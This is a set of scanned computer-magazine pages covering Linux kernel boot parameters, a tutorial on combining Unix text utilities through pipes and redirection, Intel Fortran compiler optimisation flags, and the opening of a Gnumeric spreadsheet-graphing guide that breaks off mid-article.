
Perl talks to nearly every graphical toolkit. Which one will you choose? **p74**

Java

Build a custom collection class to simplify the job of searching a list in our index applet. **p78**

Kylix

Continuing OO programming as we inherit forms across multiple projects. **p80**



Gnumeric

Gnumeric gives you plenty of graphs, so take your pick – but watch out for the leopards! **p70**

CD writing

Don't be afraid of the venerable command line utilities that lurk beneath gui-based burners. **p85**

PHP

We round up authentication, deal with uploads and write a web counter script. **p88**

TIP OF THE MONTH!

The behaviour of the Linux kernel and many compiled-in drivers can be configured at boot time by getting your boot loader to pass the kernel the appropriate parameters. The trick is knowing the right parameters. Here's a list of some of the most commonly used kernel parameters. For a more complete list, see the kernel documentation.

ide<n>=<options> Apply the settings <options> to ide channel <n>. For example, **ide0=nodma** will switch off DMA transfers on channel 0.

init=<command> Specifies the path of command to execute when the

Kernel boot parameters

kernel has booted. The default behaviour is to execute `/sbin/init`

initrd=<image> Loads and boots the initial ramdisk image specified by the path <image>. This is a boot-loader option.

mem=<memsize> Informs the kernel that you have <memsize> memory. Use this option when the kernel cannot see your whole amount of memory.

root=<device> Specifies the device which the root filesystem to mount and boot.

ro Mounts the root filesystem as read-only.

vga=<mode> Sets the VGA console's screen mode. Here <mode> is an integer specifying a VGA mode number. Using **vga=ask** will display a menu of modes and prompt the user. This is a boot-loader option.

video=<fb>[:<options>] This configures the screen when using a framebuffer console. Here <fb> is the framebuffer driver to use, and <options> is a driver-dependent list of options. For example **video=matrox:1024x768-16@60** will set up a 60Hz 1024x768 pixel screen, with a depth of 16 bits, on a Matrox card.

UNIX TOOLS

The Unix way of text

In the first of a two part series, **Bruce Richardson** looks at the powerful ways text can be manipulated on Unix systems, and how simple command line utilities can be used to perform complex tasks.

Linux has two core strengths: the Open Source development model and the fact that it is a Unix clone. Many are drawn to Linux because of the former characteristic and exploit the freedom it offers them without ever learning much about the strengths of the Unix model that powers it.

This article describes one of the key facets of the Unix design philosophy: the way that applications can be combined and linked in infinitely varying ways, allowing the informed user to construct efficient and tightly-integrated systems that no monolithic, proprietary platform can match.

The text that binds

The glue that binds Unix-based solutions together is text. Unix applications use text configuration files and text data files, take textual input, give textual output and take extensive command line arguments (*i.e.* textual control). Where Unix systems excel is in offering ways to make the text from one application usable by others. This can be done in imaginative ways, some of which I hope to show in this article.

As long as all Unix applications share this design philosophy, text becomes the universal interface. Any new app can then be used with all of the existing ones, each new utility adding to the combined power of the system, no utility ever becoming obsolete

Standard Error

And keeping track of messages

Unix applications send error messages to standard error rather than standard output. **>** only redirects standard output, allowing error messages to be kept separate from the data stream. Redirect a command's output to a file and you will still see any error messages on the screen.

This behaviour is very useful when creating *cron* jobs (scheduled tasks). If a *cron* job creates any output that output is mailed to the job's owner. If you set up the *cron* job to divert stout to /dev/null, then only errors will create any detectable output. Voila! Scheduled tasks that email you if there are any problems.

Redirecting standard error requires a slightly modified syntax:

```
2>      Redirects standard error
&>      Redirects both stderr and stout
```

Note: the above is true for *Bash* version 2. Check the man page for your shell of choice.



(text is always text). This is something that high-level APIs like COM, CORBA and *ActiveX* theoretically aspire to but never achieve.

Redirection and piping

Unix utilities read their input from a notional file called "standard input" (often shortened to *stin*), write their output to "standard output" (*stout*) and write error messages to "standard error" (*sterr*). These notional files are associated with whichever real inputs and outputs you specify. When you run a utility from the command line, standard input is usually the keyboard while standard output and standard error go to the screen. You can redirect these connections using special redirection characters:

- > Redirects standard output to the named file overwriting any existing file of the same name. (See the box "Standard Error" for a discussion of how that output is handled).
- < Reads standard input from the named file.
- | Uses the output of the preceding command as the input of ensuing command (this is called "piping").
- >> As > but if the named file exists then the output is appended to the file instead of overwriting it.
- << Treats all following typed lines as standard input, until a line consisting entirely of the word following << is encountered.

Simple examples

```
date > datefile
```

Writes the current time and date to the file "datefile".

```
tr [:upper:] [:lower:] < inputfile > datafile
```

Reads the contents of inputfile, converts all uppercase letters to lowercase ones and writes the results to datafile.

```
ls -l | wc -l
```

Lists the contents of the current working directory, one entry per line, and pipes the output through *wc* (the **-l** option counts the number of lines). A simple way to count the items in a directory.

```
w >> activitylog
```

Appends data about the current load, uptime and user activity to the file "activitylog".

A text toolkit

Redirection is only half the story. A comprehensive set of text tools, enabling you to filter and manipulate the text as you pipe it from one process to another is the other half:

GREP

grep compares each line of input for a given pattern and (by default) copies the matching lines to standard output. *grep* is one of the most useful tools in the Unix text toolkit.

Note: the patterns *grep* matches are "regular expressions". These will be explained in detail in the next article. You can look them up for yourself on the man page: **man 7 regex**

CUT

cut removes a specified section from each line of input. You can specify the portion that is returned by character position of field number (in which case you will normally specify a field delimiter).

SORT

This command sorts lines of input and then outputs them again. It sorts alphabetically or numerically, in ascending or descending order, optionally sorting on a specified segment of the line only.

UNIQU

uniq takes sorted input and identifies duplicate lines. It can either omit these lines from the output or return those lines only.

HEAD

head outputs the first X lines (10 if no number is specified) from standard input. There is also a *tail* command which (you guessed it) outputs the last X lines.

XARGS

xargs reads from standard input and uses it as arguments for a specified command. For example, if you were to generate a list of files, one filename per line, and pipe it through the following:

```
xargs -iXXX mv XXX XXX.old
```

then it would rename each file to end in '.old' (the *-iXXX* tells *xargs* to replace each instance of XXX in the command with the line read in from standard input).

A more ambitious example

For this example we will assume the following scenario: you are active in your local Linux User Group and have decided to set up a website to provide facilities to its members. You decide that to get going you will invite the 20 most prolific contributors on the various LUG mailing lists to discuss the idea. Being a clueful Linux user, you know that this can be achieved in just a few lines of text. Here's how you identify the top 20 posters to the various mailing lists (whose contents are stored in the Mail subdirectory of your home directory, in files named LUG-announce, LUG-discuss, LUG-newbies and so on):

```
grep -h '^From: .*@' $HOME/Mail/LUG-* | sort | uniq -c | sort -nr | \
```

```
head -20 | cut -d : -f 2-
```

Breaking this down into individual steps:

1. *grep* scans all the LUG files for lines that begin with 'From:' and contain a @ character. This should pull the "From:" header from each e-mail in every file.
2. *sort* sorts the result into alphabetical order.
3. *uniq* removes all duplicate lines and (because of the *-c* option) places at the beginning of each output line a count of how often that line occurred in the input. So the output from this stage is effectively a list of all contributors and how many messages they have sent to the various lists.
4. We *sort* the output again, this time in reverse numerical order, thus placing the most frequent posters at the top.
5. *head* gives us the first 20 lines of output.
6. Finally, *cut* removes the beginning of each line, up to and

Unix Design Philosophy

The way of the One True Operating System

The philosophy is one that has grown from within the user community over thirty years. Over that time a number of key tenets have emerged. Those most relevant to this article are:

- **Small is beautiful.**
Small programs are easy to understand and to maintain, using fewer system resources.
- **Make each program do one thing well.**
Don't create bloated "swiss-army knife" programs, use small and efficient programs in combination.
- **Store data in ASCII text files**
DOS/Windows programmers love to store data in dense binary files. The result is usually that only the original program can access the data. Storing data as text, on the other hand, makes it accessible. For example, if mail on Linux systems were stored in MS Outlook's file format, the main example in this article simply would not be possible.

Keep these points in mind when writing your own scripts and programs.

including the colon in 'From:,' leaving just the email address.

So you can see how a simple series of steps achieves a complex result. Now, the full process, including sending the message, goes like this:

```
grep -h '^From: .*@' $HOME/Mail/LUG-* | sort | uniq -c | sort -nr | \
```

```
head -20 | cut -d : -f 2- | \
```

```
xargs -iXXX mail -s "Brainstorming session" '\XXX' <<ENDOFTEXT
```

```
Hi. I'm planning a website that will host FAQs and tips etc. for the LUG. If you would like to take part in a discussion about this, send a message with "subscribe" in the subject to brainstorm-request@lug.org.
```

```
--
```

```
Bruce
```

```
ENDOFTEXT
```

This adds a final step:

7. *xargs* takes each line of input from step seven and constructs from it a command that sends an email to the address by replacing XXX with the input line. The mail command treats each line between <<ENDOFTEXT and the ENDOFTEXT line as its input.

And there you have it. 20 key people identified and e-mailed with 10 lines of code (6 of which are the message itself).

Resources


On Linux, *sort*, *uniq*, *head* and *cut* are part of the GNU *textutils* package. Each utility has its own man page but the package also comes with extensive docs in *info* format. The info documentation details how the utilities can be used to perform different types of tasks (formatting file contents, operating on fields within a line, etc.) and includes a tutorial article from *Linux Journal*.

In summary

This article showed you how six simple tools, used in combination, could be used to perform a complex task quickly and efficiently. If you have never done this kind of thing before, you may well be amazed by the power of a few short lines of code. Now take a look at the tasks you perform on your Linux boxes and try to see how many of them can be simplified and automated using the principles explained here. [LXF](#)

COMPILING FORTRAN

Using the Intel Fortran Compiler



PART 2 Biagio Lucini gives a quick introduction to this compiler and an overview of optimisation.



The Intel Fortran Compiler is a relatively new tool in the Linux world. In this article, after an introduction on general usage, we discuss the most relevant optimisation options it supports. The Intel Fortran and C++ compilers are a nice addition to the development tools available for the Linux platform: not only do they offer a unified development reference for the x86 and the young Itanium architectures, but they are also optimised to produce fast code for Intel processors.

In this article, we are going to look at how to efficiently use the Fortran compiler, with particular attention to performance and with more emphasis on the Pentium architecture. Many of the compilation options are common to the Intel Fortran and the C++ compilers, so a considerable part of our analysis will also apply (with the obvious translations) for the C++ compiler.

Getting started

The installation is similar to that of the C++ compiler, discussed last issue, so we refer to that issue for details. We also refer to that issue for other general aspects like system requirements, etc.

As for the C++ compiler, before the Fortran compiler can be used a few environmental variables must be set, and this is taken care by the scripts `ifcvars.sh` or `ifcvars.csh`, according to whether the shell of the user is `bash` or `tclsh`. If the suggested installation path has been chosen (recommended option), those scripts reside in `/opt/intel/compiler60/ia32/bin`.

If you have also installed the C++ compiler, it is advisable that you choose the same installation path for the Fortran compiler, since they share a few files.

It may be tedious to enter the script path on any newly open X terminal. An alternative can be to append

```
# Intel Fortran Compiler environment variables
compiler_var_file=/opt/intel/compiler60/ia32/bin/ifcvars.sh
if [ "$SIA32ROOT" == "x" ]; then
  if [ -f $compiler_var_file ]; then
    . $compiler_var_file
  fi
fi
```

to `.bash_profile` or `.bashrc` if the shell used is `Bash` or similar instructions to `.tcshrc` in the case `tclsh` is used.

To test that everything works as expected, we can create the usual program that prints "Hello, world!". With your favorite text editor, open the file `hello.f90` and write the lines

```
PROGRAM HELLO_WORLD
  PRINT *, 'Hello, World!'
```

END PROGRAM HELLO_WORLD

After compiling with `ifc hello.f90 -o hello` and running with `./hello` we see the programmer's favourite greeting message.

This example also shows the basic usage of the compiler:

```
ifc [options] file1 ... fileN -o executable
```

where "file1" ... "fileN" are the input files (which have to have the conventional Fortran suffixes like `.f` or `.f90`, unless they are linker scripts), "executable" is the name of the object file and options are the possible compilation options that the developer wants to pass to the compiler (of course they can be omitted, and in this case all the possible options will have their default value).

Basic Optimisation

To my mind, one of the best feature of the Intel Fortran compiler is that standard options have standard names. For instance, to automatically cast all real type to double precision type the option is `-r8`, while to compile without linking the option is `-c`. These options are the same for very popular Fortran compilers that have been around for longer. This is what I mean when I say that they are standard and it's useful that the developers at Intel chose for them the names the experienced developer would expect. It comes as no surprise then that the basic optimisation options are the familiar (also for `gcc` users) `-On`, with `n` a number between 0 and 3. Of course, behind those similarities there are differences. It is still true that at a bigger `n` it corresponds a higher optimisation level. The differences reside in the optimisation procedures associated with a given number. We'll quickly review them all now.

-00: corresponds to no optimisation at all. It is useful for debugging.

-01: same as **-02** below.

-02: the default. Enables function inlining (source code function replaces explicit calls) and other optimisations: dead code elimination, global register allocations, variable renaming, loop unrolling and pipelining (i.e. different parts of a loop are executed simultaneously).

-03: Creates more aggressive optimisations (scalar replacement and loop replacement), but not all code can benefit from this sort of reworking.

The **-03** option also enables data prefetching. Data prefetching is supported by the Pentium III and later processors. Prefetching data that will be used in a near later branch of code improves the performance by allowing the data themselves to be available as soon as the code requires them, without dead times related to the fact that this data would otherwise have to be searched for in the main memory.

To use data prefetching with the **-03** option on processors that support it, other switches must be specified. Those switches have

a more general scope and will generate code specialised for the processor supporting the specified extension (**-x**) or specialised code, together with generic IA32 code (**-a**). The processor type is specified with an extra parameter, which is **i** for Pentium Pro and Pentium II, **M** for Pentium with MMX (Multi Media eXtension) technology, **K** (implying both **i** and **M**) for the Pentium III and **W** (implying **i**, **M** and **K**) for the Pentium IV. So

```
ifc -O3 -xK hello.f90 -o hello_spec
```

will generate highly optimised code (useless for our very simple example) that will run just on P III or better, while the executable generated with

```
ifc -O3 -axK hello.f90 -o hello_gen
```

although optimised for Pentium III, will still be able to run on a Pentium Pro or MMX. The drawback is that `hello_gen` will run slightly slower than `hello_spec`, due to the mandatory checks on the architecture type the process has to perform while running.

Another way of generating code optimised for a given class of processors is to use the **-tpp** options, which need another parameter (a number) identifying the target processors:

-tpp5 – Optimises for Pentium and Pentium MMX

-tpp6 – Optimises for Pentium Pro, PII, PIII (default)

-tpp7 – Optimises for Pentium IV and Xeon.

The difference with the other options is that, unlike **-x**, **-tpp** allows the program to run on a processor it has not been explicitly optimised for and unlike **-ax** it does not generate different codes for different processors. However this sort of portability has consequences on the degree of optimisation it can achieve.

The **-tpp** option can be used in conjunction with **-x** to generate code that is optimised for given processors and excludes processor which do not support given extensions. *E.g.*:

```
# ifc -O3 -xi -tpp7 hello.f90 -o hello
```

will generate an executable optimised for Pentium IV and still able to run on Pentium Pro and above, but not on Pentium and Pentium MMX architectures.

Getting feedback

With the above options, the corresponding optimisations are performed more or less automatically. This has its limitations, since not always what can theoretically be called an optimisation will actually improve the speed of a program.

More sophisticated optimisations can be obtained with the **-ipo** switch. What it does is to gather information about functions and the way they are used in the specific program being compiled and to perform optimisations on the basis of that in a subsequent step.

-ipo works across multiple files. Another option, **-ip**, can be used when the same result has to be achieved in a single file. In this case, the compiler will just take into account the usage of functions in each single file, and not their total usage in the whole application.

Inter procedural optimisations are useful when used in combination with profile-guided optimisation. This process, which will test the practical gains of the logic beyond the performed **IPOs**, consists in three steps. In the first phase, the application is compiled with the **-prof_gen** option. Then, a run or a few runs are performed in representative cases and information about execution time in each case is automatically gathered. Finally, the program is recompiled with the option **-prof_use**, which allows intelligent optimisations to be performed on the basis of the information that has been gathered.

A note on Itanium 64-bit optimisations

The Itanium Fortran compiler executable is called "efc". In a default installation, the compiler resides in `/opt/intel/compiler60/ia64/bin`. Also in the same directory you'll find the two scripts `efcvars.sh` and `efcvars.csh`, which, like their i32 relatives, set up the needed environment variables respectively for `Bash` and `csh`.

Due to the difference of the architectures, the Itanium has optimisation options quite different from the ones supported by the 32-bit Intel processors. In particular, prefetching, processor specific code (processor dispatch) and

vectorisation are i32 specific. Itanium-specific features (enabled by default) are improved branch prediction (branches are removed), speculation (some operations are executed out of the sequence before they are needed), software pipelining and high-performance floating point optimisations.

An useful option (which is also Itanium-specific) is **-opt_report**. This adds a bit of verbosity about the performed optimisations to the standard error output. This information can be redirected to file by using **-opt_report_file** followed by the file name.

Going parallel

A feature of the extensions that Intel have been adding to its processors year by year is that they allow (with different technologies and capabilities depending on the given processor) chunks of code (**do-loops**) to be executed in parallel. Technically, this is called vectorisation. Vectorisation is achieved automatically through the processor-specific optimisations. However, not all of the loop can be vectorised: a necessary condition for this to be the case is that the operations performed at a given value of the iteration index are independent (i.e. you can't process a line later in the loop if it depends on one that hasn't been processed yet). Hence it is useful to know how many loops have been vectorised, so that intervention is possible on loops that haven't been vectorised. This information can be obtained using the option **-vec_report**.


A different type of parallelisation can be achieved on SMP processors. The Intel Fortran Compiler supports the OpenMP standard, which is a set of specifications for a library that allows part of the code to be executed in parallel on different processors with shared memory. An explanation of OpenMP is beyond the scope of this article, so we'll just mention that linking against the native OpenMP library is achieved through the option **-openmp**.

The good news is that if you have the right hardware you don't need to know how to use the OpenMP extensions to run your program in parallel. As a matter of fact (with varying degrees of success) the Intel Fortran compiler supports automatic parallelisation with the **-parallel** switch. Again, there is a switch to check how many loops have been parallelised, in this case **-par_report**. Followed by a number between 0 and 3, it reports information (the verbosity of which is set by the specified number) on the parallelised/unparallelised loops.

Conclusions

In this article, we have given a quick overview of the most relevant (in our opinion) optimisation options supported by the Intel Fortran compiler. For more detailed information, the companion *User Guide* (also included on the CD and DVD in PDF format) is the recommended reference.

As usual, optimisation is a concept which depends on the application, so our advice is to experiment. However, our experience is that the Intel Fortran compiler is one of the best performing Fortran compilers for Linux at present. For this reason, a detailed look into the various possibilities it offers will soon be rewarded. [LXF](#)



GRAPHS FOR YOUR DATA

Gnumeric graphs guide

In the second part of our Gnumeric series, **Neil Lucock** makes a few cups of coffee, does a graph to show how much coffee he drinks and avoids leopards. Anything to avoid doing any real work...


Gnumeric can do more than just allow you to organise odd bits of information. It can act on them and show you the information. Graphs are good because they present information in a form that our most powerful sense, eyesight, can instantly process. We have loads of video memory in our heads that was really useful when we used to wander around avoiding leopards several million years ago. It takes a lot of processing power to spot a leopard that's trying very hard not to be seen. People who did not have much video memory in their heads ended up inside an attractive fur coat, but not in a way that they perhaps thought they would.

Numbers require more processing power. First you have to

read it (video memory is useful here) and understand (CPU cycles in the brain) what the number means, compare it to the ones around it (more processor intensive operations) and look for the meaning you want. There was no evolutionary selection in operation in our past to encourage this process, although it might have been useful to recognise a GNU as something worthwhile in a herd of zebras. As a result of our evolutionary past, when people are presented with a big list of numbers, they prefer to take their chances with the leopards. If you'd prefer to avoid the leopards, we'll have a look at *Gnumeric* and see what it can show us.

No leopards around

Gnumeric has a lot in common with Microsoft's *Excel* spreadsheet. It can usually import *Excel* spreadsheets and the Help system suggests that you look in an *Excel* book to find out how *Gnumeric* works. However, while it tries to be *Excel* compatible and will generally import *Excel* files reliably, it is not a direct clone or replacement. *Excel* has lots of features, some that you need (the




Audit tools are a great idea, some (like 3D graphs) that you might never think of a good use for. If you are a serious number-cruncher, *Gnumeric* will be useful, as there is support for a wide range of functions used in statistical analysis. If you want intuitive ease of use, loads of features and searchable Help files, *Gnumeric* isn't there yet. This isn't meant to be a hatchet-job. For most everyday applications, it is fine. It's just that commercial products tend to put a little more effort into the polish on every part of the software. *StarOffice's* spreadsheet element gives you direct control over the axis labels, with *Gnumeric* it sometimes puts labels in correctly, sometimes it doesn't bother. I'm going to do a few graphs from some data and generally avoid any leopards that are around. I'm using *Gnumeric 1.04* in KDE 2.2.2. within Mandrake, set to ordinary Unix behaviour: single mouse click.

Find some data


Make some coffee. Have another cup. We have a coffee machine at work. It's easy to see how much people have drunk as it uses a sachet every time a drink is dispensed. These can be counted before being carefully thrown at any leopards nearby. I'm going to use the data from it for this article. First type in the figures for two weeks with the days down one side and the types of drink across the top. Left click and drag to select the data, then choose Insert > Graph from the menu. *Gnumeric* gives you a graphs wizard. Clicking on each icon will give you a preview of how your data will appear.

At this point it might be useful to decide what you want your graph to show. Not from a visual point of view, but what qualities you need to display. If we want to see how much of each drink is used on each day, then a bar or column chart is going to be most suitable. If we want to emphasise how the amounts vary from day to day, then a line chart will be better. Pie charts are not really suitable for complicated data. Use a pie chart when you want to



Far left: **Drag a highlight around the data you want to use, then click Insert > Graph.**

Left: **Click on the various types in the left window to see what is available. Choose from the different styles displayed on the right. Show Sample is the preview button.**



Choose the Series drop down box to put in the names of your lines in the Legend. Close it, re-open it and repeat for the other names. Not the best method I've encountered for entering data. Note that it refused to display the days of the week across the bottom.

show just one line of data, such as what percentage of the day's drinks were tea. A scatter chart is like a line chart, but with just



KSread and graphs

Alternatives to Gnumeric

